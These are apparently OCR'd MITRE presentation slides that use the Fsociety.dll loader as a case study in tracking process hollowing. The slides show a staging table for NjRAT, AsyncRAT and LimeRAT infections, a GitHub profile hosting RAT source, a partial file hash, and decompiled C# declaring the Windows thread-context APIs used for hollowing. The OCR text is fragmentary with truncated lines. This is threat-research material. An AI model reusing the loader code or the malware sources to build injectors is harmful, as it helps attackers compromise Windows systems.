
Step 3 :- We need to locate the base addres
by querying the target process using ZwQue
find the address of the process environmen
use ReadProcessMemory function to read t
read ReadProcessMemory function is used

3xpl01tc0d3r Process Injection - Part II



Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

EXAMPLE: PROCESS HOLLOWING – WHAT THE RABBIT HOLE LOOKS LIKE



NYAN CAT
NYAN-x-CAT

Pinned

AsyncRAT-C-Sharp Public
Open-Source Remote Administration Tool For Windows C# (RAT)
C# ☆ 1.8k 666

Lime-Crypter
Simple obfuscation to
C# ☆ 401

LimeUSB-Csharp Public
Malware USB Spread | Example C#
C# ☆ 146

Lime-Downloa
Simple Malware Down

Disable-Window
Public

	02/12/22	05/12/22	23/01/23	02/02/23	20/02/23	23/02/23
Stage 1	WSF		-	DOCX	.UUE	-
Stage 2	VBS					
Stage 3	Fiber.dll					KZUTPv.dll
Stage 4	Rump.xs (Fsociety.dll)					AGWNqj.dll
Stage 5	NjRAT				AsyncRAT	LimeRAT

Diagram from lab52 Report


Fsociety.dll referenced as Process Hollowing (BlackBerry, Lab52)

Cat @coolestcatiknow
Kate @phish4answers


Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

EXAMPLE: PROCESS HOLLOWING – FINDING ADDITIONAL RESOURCES

- Fsociety.dll referenced as Process Hollowing (BlackBerry, Lab52)



	02/12/22	05/12/22	23/01/23	02/02/23	20/02/23
Stage 1	WSF		-	DOCX	.UUE
Stage 2	VBS				
Stage 3	Fiber.dll				
Stage 4	Rump.xls (Fsociety.dll)				
Stage 5	NjRAT				AsyncRAT



FILEHASH - SHA256

03b7d19202f596fe4dc556b7da818f0f76195912e29d728b14863dda7...

⊞ has_pdb	This executable has a PDB path	Low


Decompiled Code

```
namespace Fsociety
{
    // Token: 0x0200000A RID: 10
    public class Tools
    {
        // Token: 0x0600002A RID: 42
        [SuppressUnmanagedCodeSecurity]
 //  Starts process
        [DllImport("kernel32.dll", CharSet = CharSet.Unicode, EntryPoint = "CreateProcess")]
        private static extern bool CreateProcess_API(string applicationName, string commandLine, IntPtr processAttributes, IntPt
threadAttributes, bool inheritHandles, uint creationFlags, IntPtr environment, string currentDirectory, ref Tools.STARTUP_INFORM
startupInfo, ref Tools.PROCESS_INFORMATION processInformation);

        // Token: 0x0600002B RID: 43
        [SuppressUnmanagedCodeSecurity]
        [DllImport("kernel32.dll", EntryPoint = "GetThreadContext")]
        private static extern bool GetThreadContext_API(IntPtr thread, int[] context);

        // Token: 0x0600002C RID: 44
        [SuppressUnmanagedCodeSecurity]
        [DllImport("kernel32.dll", EntryPoint = "Wow64GetThreadContext")]
        private static extern bool Wow64GetThreadContext_API(IntPtr thread, int[] context);

        // Token: 0x0600002D RID: 45
        [SuppressUnmanagedCodeSecurity]
        [DllImport("kernel32.dll", EntryPoint = "SetThreadContext")]
        private static extern bool SetThreadContext_API(IntPtr thread, int[] context);
```

Approved for Public Release; Distribution Unlimited. Public Release Case Number PR_22-00490-11. © 2023. The MITRE Corporation. ALL RIGHTS RESERVED.

